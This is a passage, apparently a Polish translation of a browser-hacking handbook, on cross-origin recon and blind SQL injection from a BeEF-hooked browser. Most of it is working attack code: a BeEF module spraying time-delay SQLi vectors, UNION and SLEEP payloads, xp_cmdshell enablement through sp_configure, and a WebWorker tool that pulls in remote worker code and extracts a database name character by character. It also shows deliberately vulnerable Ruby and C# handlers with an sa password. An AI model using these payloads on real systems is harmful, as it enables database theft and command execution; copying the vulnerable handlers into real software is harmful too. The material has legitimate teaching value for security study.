console.log("Discovered form action: " + action
+ ". SameOrigin: " + isSameOrigin(a));
}
return formsarray;
}
// discovers all the A elements in the current page,
// enumerates the HREF attribute, and checks if the resource
// is same or cross-origin
function getLinks(doc){
var linksarray = [];
var links = doc.links;
for(var i=0; i<links.length; i++) {
var link = links[i];
linksarray = linksarray.concat(link)
console.log("Discovered link: " + link.href
+ ". SameOrigin: " + isSameOrigin(link));
};
return linksarray;
}
```

```
// checks if the resource is SameOrigin checking

// protocol, hostname and port

function isSameOrigin(url){

var sameOrigin = false;

if(url.hostname.toString() === location.hostname.toString() &&

url.port === location.port &&

url.protocol === location.protocol){

sameOrigin = true;

}

return sameOrigin;

}

getLinks(document);

getFormActions(document);
```

Powyższy kod pobiera wszystkie elementy a link dostępne w bieżącym dokumencie za pomocą funkcji getLinks() i sprawdza, czy wykryte zasoby są takie same, czy też pochodzą z różnych źródeł, wywołując funkcję isSameOrigin(). To samo podejście jest stosowane w przypadku elementów formularzy, w których wyliczane są atrybuty akcji. Ponieważ isSameOrigin() oczekuje elementu, aby użyć tej samej funkcji zarówno dla linków, jak i formularzy, wartość akcji formularza jest używana do dynamicznego tworzenia elementu:

```
var action = forms[i].getAttribute('action');

// emulates an A element: in this way isSameOrigin()

// can be called in the same way for both A and FORM elements

var a = doc.createElement('a');

a.href = action;

console.log("Discovered form action: " + action

+ ". SameOrigin: " + isSameOrigin(a));
```

Rysunek przedstawia wyniki uruchomienia poprzedniego fragmentu kodu na stronie testowej hostowanej pod adresem http://localhost/text.html o następującej treści:


```
<html><body>

<a href="http://www.beefproject.com">BeEF Project</a><br />

<a href="http://ha.ckers.org/">ha.ckers.org </a><br />

<a href="http://localhost:8080/login">Login</a><br />

<a href="/demos/butcher/index.html">BeEF hook</a><br />
```

<form action="http://browserhacker.com"></form>

<form action="//browserhacker.com:9090/login"></form>

<form action="/login"></form>

</body></html>



Idąc krok dalej, możesz również iterować po tablicach zwracanych przez funkcje getLinks() i getFormActions(), aby pobrać wszystkie zasoby tego samego pochodzenia za pomocą wywołania XHR. Po zwróceniu takich zasobów można utworzyć nowy obiekt Document z treścią odpowiedzi XHR i ponownie wywołać te dwie funkcje, aby wyliczyć dodatkowe łącza i formularze w nowo wyliczonych zasobach tego samego pochodzenia. Załóżmy, że chcesz pobrać zawartość zasobu tego samego pochodzenia /demos/butcher/index.html. Możesz użyć następującego kodu:

var xhr = new XMLHttpRequest();

xhr.open("GET", "/demos/butcher/index.html");

xhr.onreadystatechange = function () {

if (xhr.readyState == 4) {

try{

// creates a new Document from the XHR response

var doc = new DOMParser().parseFromString(

xhr.responseText, "text/html"

);

getLinks(doc);

getFormActions(doc);

}catch(e){}

}

```
}

xhr.send();
```

Ten kod wywołuje metody getLinks() i getFormActions() w nowym dokumencie utworzonym na podstawie odpowiedzi XHR, zawartym w zmiennej doc. Zwróć uwagę, że w tym celu używana jest metoda DOMParser .parseFromString(). W przypadku przeglądarek takich jak Chrome i Safari, które nie obsługują parseFromString() przy użyciu text/html jako parametru wejściowego, można zastąpić prototyp parseFromString() za pomocą następującego wypełnienia od Eli Gray

```
(function(DOMParser) {

"use strict";

var DOMParser_proto = DOMParser.prototype

, real_parseFromString = DOMParser_proto.parseFromString;

// Firefox/Opera/IE throw errors on unsupported types

try {

// WebKit returns null on unsupported types

if ((new DOMParser).parseFromString("", "text/html")) {

// text/html parsing is natively supported

return;

}

} catch (ex) {}

DOMParser_proto.parseFromString = function(markup, type) {

if (/^\s*text\/html\s*(?:;|$)/i.test(type)) {

var doc = document.implementation.createHTMLDocument("")

, doc_elt = doc.documentElement

, first_elt;

doc_elt.innerHTML = markup;

first_elt = doc_elt.firstElementChild;

if (doc_elt.childElementCount === 1

&& first_elt.localName.toLowerCase() === "html") {

doc.replaceChild(first_elt, doc_elt);

}

return doc;

} else {
```

```
return real_parseFromString.apply(this, arguments);

}

};

}(DOMParser));
```

Teraz uzbrojony w ten kod, jesteś w stanie wyliczyć zarówno zasoby tego samego, jak i pochodzącego z różnych źródeł na aktualnie przechwyconej stronie, a także na nowo odkrytych zasobach tego samego pochodzenia. Takie odkryte informacje będą bardzo przydatne w połączeniu z atakami omówionymi w kolejnych sekcjach.

Wykrywanie luk w zabezpieczeniach aplikacji internetowych między źródłami

Oczywiście SOP ogranicza wiele rodzajów ataków. Jak jednak wiemy, gdzie jest wola, jest sposób. Istnieją różne techniki obejścia tych ograniczeń za pomocą technik ataku, które działają między źródłami bez naruszania SOP. Przykłady tych technik są omówione w następnej sekcji. Obejmują one sposób identyfikowania luk w zabezpieczeniach cross-site Scripting i SQL injection z podpiętej przeglądarki (pochodzącej z innego źródła niż docelowa).

Luki związane z iniekcją SQL

Podatności typu SQL injection lub SQLi powstają, gdy możesz zmienić instrukcje SQL wysyłane z aplikacji internetowej do bazy danych. Nie będziemy dostarczać zbyt wielu analiz dotyczących ataków typu SQL injection

Konwencjonalne wykrywanie wstrzyknięć SQL

Ataki typu SQL injection można podzielić na różne kategorie w zależności od charakteru błędu. Zazwyczaj iniekcje można zróżnicować w zależności od rodzaju danych zwracanych w odpowiedzi HTTP. Jeśli zostanie zwrócony błąd SQL podobny do poniższego, masz oparte na błędach SQLi: Masz błąd w składni SQL; sprawdź w podręczniku \ odpowiadającym Twojej wersji serwera MySQL \, aby znaleźć właściwą składnię w pobliżu ''' w wierszu 1 W niektórych przypadkach aplikacja internetowa może w ogóle nie zwracać żadnych błędów, nawet jeśli instrukcja SQL zawiera błędy. Ta kategoria SQLi jest zwykle nazywana Blind SQLi, ponieważ nie otrzymujesz żadnych błędów z powrotem z bazy danych lub aplikacji (stąd nazwa). W takich sytuacjach zwykle można nadal wykryć, czy SQLi wpływa na określony zasób, wykrywając różnice w odpowiedziach HTTP między normalnym żądaniem a złośliwym. Różnice te są zwykle dwojakiego rodzaju. Jedna to inna długość treści, powodująca zmiany w treści zwróconej wraz z treścią odpowiedzi. Drugi typ to inny czas odpowiedzi, gdzie np. normalna odpowiedź jest wysyłana po 1 sekundzie, podczas gdy złośliwe żądanie generuje 5-sekundowe opóźnienie. Rozważmy następujący fragment kodu Rubiego, który jest podatny na wstrzyknięcie SQL:

```
get "/" do

@config = ConfigReader.instance.config

# gets the book_id paramater from the GET request

book_id = params[:book_id]

# MySQL connection pool

pool = Mysql2::Client.new(

:host => @config['db_host'],
```

```
:username => @config['restricted_db_user'],
:password => @config['restricted_db_userpasswd'],
:database => @config['db_name']
)
begin
if book_id == nil
@rs = pool.query "SELECT * FROM books;"
else
# if a specific book_id parameter is found
# do the following unsecure query
query = "SELECT * FROM books WHERE id=" + book_id + ";"
@rs = pool.query query
end
erb :"sqlinjection"
rescue Exception => e
@rs = {}
@error_message = e.message
erb :"sqlinjection"
end
end
```

Jeśli żądanie GET, takie jak /page?book_id=1' jest wysyłane do modułu obsługi we fragmencie kodu, zwracany jest błąd bazy danych podobny do tego, który pojawił się wcześniej. Jest to bardzo prosty przykład opartego na błędach SQLi, które można wykorzystać, przesyłając wektor podobny do poniższego, który pobiera wersję bazy danych MySQL:

/page?book_id=1+UNION+ALL+SELECT+NULL%2C%40%40VERSION%2CNULL%23

Ostateczna instrukcja SQL została zmieniona przez połączenie UNION ALL SELECT NULL,@@VERSION,NULL z istniejącym zapytaniem SELECT * FROM books WHERE id=1 przez atakującego. Wymyślone zapytanie aplikacji sieci Web (query = "SELECT * FROM books WHERE id=" + book_id + ";") jest niepewne, ponieważ wartość parametru book_id jest używana w operacji łączenia ciągów bez przeprowadzania walidacji danych wejściowych. To (i brak przygotowanych instrukcji) powoduje, że aplikacja jest podatna na wstrzyknięcie SQL. Rozważ inny scenariusz, w którym poprzedni fragment kodu zawierający lukę jest taki sam, z wyjątkiem usunięcia dolnej linii (@error_message = e.message). Jeśli ta linia zostanie usunięta, wstrzyknięcie SQL nadal istnieje, ale tym razem jest to Blind. Załóżmy, że nie masz jeszcze tej wiedzy i chcesz sprawdzić, czy zasób jest podatny na SQLi. Spróbuj wysłać następujące żądanie GET:

/page?book_id=1+AND+SLEEP(5)

Zauważysz około 5-sekundowe opóźnienie po otrzymaniu odpowiedzi HTTP. Takie opóźnienie potwierdza obecność iniekcji SQL, ponieważ instrukcja SLEEP SQL została wykonana pomyślnie. To była bardzo płytka eksploracja wstrzykiwania SQL. Jeśli nie było to dla ciebie trywialne, być może warto wzmocnić te techniki ataku przed przeczytaniem następnej sekcji.

Wykrywanie iniekcji kodu SQL Blind między źródłami

Jak omówiono w pierwszej części tego rozdziału, używając żądania cross-origin nadal możesz określić, czy żądanie zakończyło się powodzeniem. Nadal możesz również wywnioskować szczegóły na podstawie czasu trwania odpowiedzi. SOP uniemożliwia odczytanie treści odpowiedzi z cross-origin XMLHttpRequest, co oznacza, że uzyskanie widoczności opartego na błędach SQLi nie jest opcją w przechwyconej przeglądarce. Można jednak wykorzystać czas odpowiedzi między źródłami za pomocą iniekcji SQL opartej na czasie. Zapewnia to metodę uzyskiwania widoczności wyników iniekcji SQL z różnych źródeł, a tym samym znajdowania i wykorzystywania luk w zabezpieczeniach iniekcji SQL. Możesz użyć następującego fragmentu kodu między źródłami, aby znaleźć aplikacje internetowe podatne na SQLi przy użyciu opóźnień czasowych. Kod obecnie obsługuje zasoby, do których można uzyskać dostęp za pośrednictwem GET, ale można go łatwo dostosować do obsługi żądań POST. Obecnie obsługiwane są tylko MySQL, PostgreSQL i MSSQL, ponieważ mają one instrukcje SQL opóźniające czas. Jak zademonstrował Chema Alonso, nadal byłoby możliwe wywoływanie opóźnień czasowych przy dużych zapytaniach. Ponadto można zastosować dalsze potwierdzanie poza pasmem, ponieważ Oracle obsługuje funkcje do wykonywania żądań HTTP i DNS:


```
beef.execute(function() {

// time-delay in seconds

var delay = '<%= @delay %>';

// target host/port

var host = '<%= @host %>';

var port = '<%= @port %>';

// target URL to scan

var uri = '<%= @uri %>';

// URL's parameter to scan, in the form key=value

var param = '<%= @parameter %>';

/*some vectors that should handle most injections.

* additional nested parenthesis could be added

* in case of nested joins. param and delay are

* placeholders replaced later in create_vector()

*/

var vectors = [

"param AND delay", "param' AND delay",
```


```
"param) AND delay", "param AND delay --",
"param' AND delay --", "param) AND delay --",
"param AND delay AND 'rand'='rand",
"param' AND delay AND 'rand'='rand",
"param' AND delay AND ('rand'='rand",
"param; delay --"
];
var db_types = ["mysql", "mssql", "postgresql"];
var final_vectors = [];
/* every DB has a different time-delay statement
* for Oracle/DB2 and other see Chema Alonso Heavy-queries research:
*/ http://technet.microsoft.com/en-us/library/cc512676.aspx
function create_vector(vector, db_type){
var result = "";
if(db_type == "mysql")
result = vector.replace("param",param)
.replace("delay","SLEEP(" + delay + ")");
if(db_type == "mssql")
result = vector.replace("param",param)
.replace("delay","WAITFOR DELAY '0:0:" + delay + "'");
if(db_type == "postgresql")
result = vector.replace("param",param)
.replace("delay","PG_SLEEP(" + delay + ")");
console.log("Vector before URL encoding: " + result);
return encodeURI(result);
}
// replace param and delay placeholders for supported db types
function populate_global_vectors(){
for(var i=0;i<db_types.length;i++){
var db_type = db_types[i];
for(var e=0;e<vectors.length;e++){
```

```
final_vectors.push(create_vector(vectors[e], db_type));
}
}
}
var vector_index = 0;
function next_vector(){
result = final_vectors[vector_index];
vector_index++;
return result;
}
var send_interval;
var successfulVector = "";
function sendRequests(){
var vector = next_vector();
var url = uri.replace(param, vector);
beef.net.forge_request("http", "GET", host, port, url,
null, null, null, delay + 2, 'script', true, null,
function(response){
// if the XHR response is effectively delayed, stop the process
// because a successfulVector injection has been found.
if(response.duration >= delay * 1000){
successfulVector = url;
console.log("Response delayed with vector [" +
successfulVector + "]");
clearInterval(send_interval);
}
});
}
// create all vectors for the supported DB types
populate_global_vectors();
/* determine normal response time, and adjust
```

```
* delay between requests accordingly

* (base response time + 500 ms */

var response_time;

beef.net.forge_request("http", "GET", host, port, uri,

null, null, null, delay + 2, 'script', true, null,function(response){

response_time = response.duration;

send_interval = setInterval(function(){

sendRequests()},response_time + 500); //can be adjusted

});

});
```

Kiedy poprzedni kod jest wstrzykiwany do przechwyconej przeglądarki, wywoływana jest funkcja populate_global_vectors() i wektory ataków są tworzone zgodnie z obsługiwanymi typami baz danych i ładunkami wymienionymi w tablicy wektorów. Te ładunki nie są kompleksowe, ale powinny wystarczyć w przypadku większości ataków. Możesz oczywiście dodać ich więcej, na przykład zamykając więcej nawiasów lub używając różnych boolowskich słów kluczowych, aby uwzględnić sytuacje, w których wykonywane są zagnieżdżone złączenia lub bardzo długie i złożone zapytania. Następnym krokiem w twoim ataku jest wysłanie żądania bez żadnego wektora ataku, aby monitorować normalny czas odpowiedzi. Jest to ważne, aby dostosować opóźnienie czasowe dla kolejnych ładunków ataku, na wypadek gdyby cel potrzebował już kilku sekund na odpowiedź na normalne żądania. Po ustaleniu bazowego czasu odpowiedzi wszystkie dostępne wektory ataków są wysyłane za pomocą funkcji sendRequests ( ). Każde żądanie XHR jest wykonywane z wywołaniem zwrotnym, które sprawdza czas odpowiedzi po nadejściu odpowiedzi. Jeśli czas odpowiedzi jest równy lub większy niż wstrzykiwane opóźnienie, oznacza to, że wstrzyknięcie powiodło się, a oparte na czasie SQLi zostało potwierdzone. Na rysunkach możesz zobaczyć, co dzieje się pod maską, gdy fragment kodu jest wstrzykiwany do przeglądarki podpiętej do BeEF.





Wykorzystanie wstrzykiwania SQL typu cross-origin na ślepo

Teraz jesteś w stanie określić, który zasób cross-origin jest podatny na wstrzyknięcie SQL, a także potencjalnie, która baza danych jest zaktualizowana. Uzbrojony w te informacje, możesz teraz wykonywać polecenia systemu operacyjnego lub wyciągać dane z bazy danych. Wykonywanie poleceń systemu operacyjnego w dużej mierze zależy od tego, czy baza danych została źle skonfigurowana, w szczególności od ustawień związanych z poziomem uprawnień i uprawnień nadawanych aktualnemu użytkownikowi bazy danych. Jeśli w bazie danych działa na przykład MSSQL, możesz użyć procedury składowanej xp_cmdshell() do wykonywania poleceń w systemie operacyjnym, potencjalnie przejmując go. Należy jednak pamiętać, że użytkownik bazy danych aplikacji musi mieć rolę sysadmin, aby móc korzystać z tej procedury składowanej. Od wersji MSSQL 2005 ta funkcja jest domyślnie wyłączona, chociaż można ją ponownie włączyć, wywołując procedurę składowaną sp_configure(). Możesz użyć następujących instrukcji MSSQL, aby sprawdzić, czy te procedury składowane mogą być wykonywane. Oczywiście muszą być sformatowane w odpowiednim żądaniu HTTP, aby mogły zostać przemycone do bazy danych:

database:

EXEC sp_configure 'show advanced options',1;RECONFIGURE

EXEC master..xp_cmdshell('ping –n 10 localhost')

Pierwsze żądanie jest potrzebne do ponownego włączenia procedury składowanej xp_cmdshell() w przypadku jej wyłączenia. Drugie żądanie to takie, które powinno spowodować opóźnienie czasu odpowiedzi, jeśli procedura składowana jest (lub została) pomyślnie włączona, a użytkownik ma rolę sysadmin. W tym przykładzie wektor wywołuje opóźnienie czasowe, używając standardowego narzędzia ping i pingując hosta lokalnego 10 razy, co powinno zająć około 9 do 10 sekund. Jeśli zauważysz oczekiwane opóźnienie, możesz kontynuować wykonywanie innych poleceń systemu operacyjnego. Jeśli chodzi o wyodrębnianie danych, poprzednie fragmenty kodu można zaktualizować, dodając obsługę algorytmu wyodrębniania binarnego. Byłoby to podobne do tych zaproponowanych przez Chrisa Anleya w jego dokumencie „Advanced SQL injection” i zaimplementowanych w Sqlmap. Na przykład, aby określić, czy pierwszy bit pierwszego bajtu bieżącej nazwy bazy danych to 0 czy 1, w środowiskach MSSQL można użyć następującego wektora:

declare @s varchar(8000) select @s = db_name() if (ascii(substring \

(@s, 1, 1)) & (power(2, 0))) > 0 waitfor delay '0:0:5'

Jeśli odpowiedź jest opóźniona o 5 sekund, możesz wiarygodnie określić, że pierwszy bit to 1. Proces będzie kontynuowany dla drugiego bitu pierwszego bajtu i tak dalej, a następnym wektorem będzie:

```
declare @s varchar(8000) select @s = db_name() if (ascii(substring \

(@s, 1, 1)) & (power(2, 1))) > 0 waitfor delay '0:0:5'
```

Ekstrakcja danych z opóźnieniem oczywiście nie jest optymalna pod względem szybkości. W końcu wyślesz setki lub tysiące próśb; aby pobrać słowo składające się z 8 znaków, potrzebujesz 64 żądań. Pamiętaj, że nie musisz postępować w sposób sekwencyjny, czekając na zakończenie żądania przed wysłaniem następnego. W tym przypadku asynchroniczna natura XHR jest bardzo przydatna. Możesz użyć WebWorkers ze środowiskiem podobnym do wątków, aby przyspieszyć proces pobierania danych. Rozważmy następujący przykład celowo podatnej aplikacji ASP.NET, która korzysta z MSSQL 2008. Zawiera ona w wartości parametru book_id lukę typu SQL injection, którą można wykorzystać w różnych źródłach. Kod po stronie serwera C# jest pokazany tutaj:

```
public partial class _Default : System.Web.UI.Page{

// gets the SQLserver 2008 connection details for Web.config

protected SqlConnection dbConn = new SqlConnection(

ConfigurationManager.ConnectionStrings["sqlserver"].ToString()

);

protected void Page_Load(object sender, EventArgs e){

if(Request.QueryString["book_id"] != null){

// SQL query vulnerable to SQL injection

string sql = "SELECT * FROM books WHERE id = " +

Request.QueryString["book_id"];

SqlCommand cmd = new SqlCommand(sql, dbConn);

dbConn.Open();

// iterates through the results

SqlDataReader results = cmd.ExecuteReader();

string response = "";

while(results.Read()){

response += "Book name: " + results["name"] +

"Book authors: " + results["author"];

}

Response.Write(response);

results.Close();

dbConn.Close();
```

}

}

}

Jak każda aplikacja ASP.NET, ta korzysta z pliku Web.config, w którym określone są szczegóły połączenia z bazą danych:

<add name="sqlserver"

connectionString="server=localhost;

database=sql_InjEction_1234;uid=sa;password=Abcd-1234;"

providerName="System.Data.SqlClient"/>

</connectionStrings>

Według Microsoft Developer Network i jak krótko omówiono wcześniej w tym rozdziale, jeśli wiele instrukcji WAITFOR jest określonych na tym samym serwerze MSSQL, będą one uruchamiane w osobnych wątkach. O ile serwer bazy danych nie doświadczy braku wątków w warunkach dużego obciążenia, wiele instrukcji WAITFOR pochodzących z różnych żądań HTTP zostanie wykonanych zgodnie z oczekiwaniami. Nie każda baza danych zachowuje się w ten sposób. Wygląda na to, że MSSQL jest jedyną bazą danych, która niezawodnie obsługuje równoległe opóźnienia czasowe. Z tego powodu Sqlmap całkowicie wyłącza wielowątkowość w przypadku ślepego wstrzykiwania SQL opartego na czasie. Jednak zrównoleglenie pobierania danych za pomocą ślepego wstrzykiwania SQL opartego na czasie w środowiskach MSSQL jest możliwe, więc bądź na bieżąco, ponieważ zostanie to omówione w dalszej części tego rozdziału. Poniższego kodu można użyć do pobrania bieżącej nazwy bazy danych używanej przez zagrożoną aplikację ASP.NET. Kod składa się z dwóch komponentów: kodu, który ma być wykonywany przez każdego WebWorkera oraz kontrolera WebWorker. Każdy WebWorker wykonuje następujący kod:

var uri, port, path, payload;

var index, seconds, position;

/* Configuration coming from the code that

instantiates the WebWorker (controller) */

onmessage = function (e) {

uri = e.data['uri'];

port = e.data['port'];

path = e.data['path'];

payload = e.data['payload'];

index = e.data['index'];

seconds = e.data['seconds'];

position = e.data['position'];

retrieveChar(index, seconds, position);

```
};
function retrieveChar(index, seconds, position){
var lowerbound = 1;
var upperbound = 127;
var index;
var isLastReqSleep = false;
var reqNumber = 0;
// if all requests do not delay, then we're querying
// an out of bound position.
var stringEndReached = true;
function doRequest(index, seconds, position){
if(lowerbound <= upperbound){
reqNumber++;
index = Math.floor((lowerbound + upperbound) / 2);
var enc_payload = encodeURI(payload + position + ",1))>" + index +
") WAITFOR DELAY '0:0:" + seconds + "'--");
// payload is something like: IF(UNICODE(SUBSTRING((SELECT \
// ISNULL(CAST(DB_NAME() AS NVARCHAR(4000)),CHAR(32))),
var xhr = new XMLHttpRequest();
var started = new Date().getTime();
xhr.open("GET", uri + ":" + port + path + enc_payload, false);
xhr.onreadystatechange=function(){
if(xhr.readyState == 4){
var finished = new Date().getTime();
var respTime = (finished - started)/1000;
/* Binary inference. With 7 requests per character we can determine
the character Decimal representation. If the request is not delayed
of at least N 'seconds', we can infer that the Decimal
representation of the character (let's say 115) is not greater than
'index' 127: IF(115>127) WAITFOR. Continue in the same way, changing
'index' to 63.
```

```
*/
if(respTime >= seconds){
lowerbound = index + 1;
if(reqNumber == 7) isLastReqSleep = true;
stringEndReached = false;
}else{
upperbound = index - 1;
}
/* Call doRequest() recursively*/
doRequest(index, seconds, position);
}}
xhr.send();
}else{
if(isLastReqSleep){
index++;
}
/* Notifies the WebWorker controller with the retrieved character
at the current position. If stringEndReached==true means we're
querying an out of bound position, and found the end of the data
we are retrieving */
postMessage(
{'position':position,'char':index,'end':stringEndReached}
);
self.close(); //close the worker
return index;
}
}
// starts sending requests
doRequest(index, seconds, position);
}
```

Kod używa wnioskowania binarnego, aby pobrać dziesiętną reprezentację znaku na określonej pozycji. Jak wiesz, znaki ASCII mogą mieć wartość od 1 (SOH) do 127 (DEL). Obejmuje to małe i wielkie litery alfanumeryczne, w tym symbole. Korzystając z wnioskowania binarnego, możesz pobrać każdy znak ciągu (w tym przypadku nazwę bazy danych) za pomocą siedmiu iteracji (siedem żądań). Dodając kilka wywołań console.log() do poprzedniego kodu, otrzymasz następujące dane wyjściowe podczas wyszukiwania pierwszego znaku nazwy bazy danych, którym w tym przypadku jest s:

Response delayed. Char is > 64

Response delayed. Char is > 96

Response delayed. Char is > 112

Response not delayed. Char is < 120

Response not delayed. Char is < 116

Response delayed. Char is > 114

Response not delayed. Char is == 115 -> s

Pierwsze żądanie HTTP cross-origin będzie wskazywać na następujący adres URL, ponieważ musisz pobrać pierwszy znak nazwy bazy danych:

http://172.16.37.149:8080/?book_id=1%20IF(UNICODE(SUBSTRING(

(SELECT%20ISNULL(CAST(DB_NAME()%20AS%20NVARCHAR(4000)),

CHAR(32))),1,1))%3E64)%20WAITFOR%20DELAY%20%270:0:2%27—

Odpowiedź, jak można wyczytać z poprzedniego wyjścia console.log(), będzie opóźniona, ponieważ 115 > 64. Proces jest kontynuowany do momentu, gdy dolna granica <= górna granica, co oznacza, że nie ma więcej do zrobienia, ponieważ 115 < 116 i także 115 > 114, więc ostatnim znakiem jest 115. Kiedy WebWorker skończy, komunikuje swojemu nadrzędnemu kontrolerowi wyniki za pomocą postMessage():

postMessage({'position':position,'char':index,'end':stringEndReached});

Każdy WebWorker jest odpowiedzialny za pobranie pojedynczego znaku z określonej pozycji. Uruchamianie pracowników i weryfikacja ich wyników to zadanie wykonywane przez następujący kod kontrolera:

```
if(!!window.Worker){

// WebWorker code location

var wwloc = "http://browserhacker.com/time-based-sqli/worker.js";

// to init WebWorker

var uri = "http://172.16.37.149";

var port = "8080";

var path = "/?book_id=1";

var payload = " IF(UNICODE(SUBSTRING((SELECT ISNULL(CAST(DB_NAME()" +
```


```
" AS NVARCHAR(4000)),CHAR(32))),";
var timeDelay = 2; // seconds to delay the response
var position = 1;
// Array holding the retrieved chars
var dbname = [];
var dbname_string = "";
// internal vars
var dataLength = 0;
var workersDone = 0;
var successfulWorkersDone = 0;
// Number of WebWorkers to spawn in parallel
// (1 WebWorker handles 1 char position)
var workers_number = 5;
// every 1 second calls checkComplete()
var checkCompleteDelay = 1000;
var start = new Date().getTime();
/* Iterates through dbname, converting characters
from Decimal to Char representation */
function finish(){
dbname.shift(); // removes the first 0 index
for(var i=0; i<dbname.length; i++){
dbname_string += String.fromCharCode(dbname[i]);
}
console.log("Database name is: " + dbname_string);
var end = new Date().getTime();
console.log("Total time [" + (end-start)/1000 + "] seconds.");
}
/* Spawn new WebWorkers to handle data retrieval at 'start' position */
function spawnWorkers(start, end){
for(var i=start; i<=end; i++){
// using eval to create WebWorker variables dynamically
```

```
eval("var w" + i + " = new Worker('" + wwloc + "');");
/* When we get a message from a WebWorker, check which character
at which position has been retrieved, and add it to the 'dbname'
Array. If the message contains 'end' it means the WebWorker was
querying an out of bound position (potentially 'dataLength')*/
eval("w" + i + ".onmessage = function(oEvent){" +
"var c = oEvent.data['char'];var p = oEvent.data['position'];" +
"workersDone++;" +
"if(oEvent.data['end']){if(dataLength==0){dataLength=p-1;}; " +
"if(dataLength !=0 && dataLength > (p-1)){dataLength=p-1;};}else{" +
"successfulWorkersDone++;" +
" console.log('Retrieved char ['+c+'] at position ['+p+']');" +
"dbname[p]=c; console.log('Workers done [' + workersDone + '].' +
" DataLength ['+dataLength+']');}}; ");
eval("var data = {'uri':'" + uri + "', 'port':" + port +
", 'path':'" + path +"', 'payload':'" + payload +
"', 'index':0,'seconds':" + timeDelay + ",'position':" + i + "};");
eval("w" + i + ".postMessage(data);");
position++;
}
}
/* Every N seconds (defined in 'checkCompleteDelay') check if
WebWorkers have completed, and eventually spawn more of them,
or call finish()*/
function checkComplete(){
if(workersDone == workers_number){
console.log("Successful workers done ["+successfulWorkersDone+"]");
/* all spawned workers are complete, check if we reached dataLength,
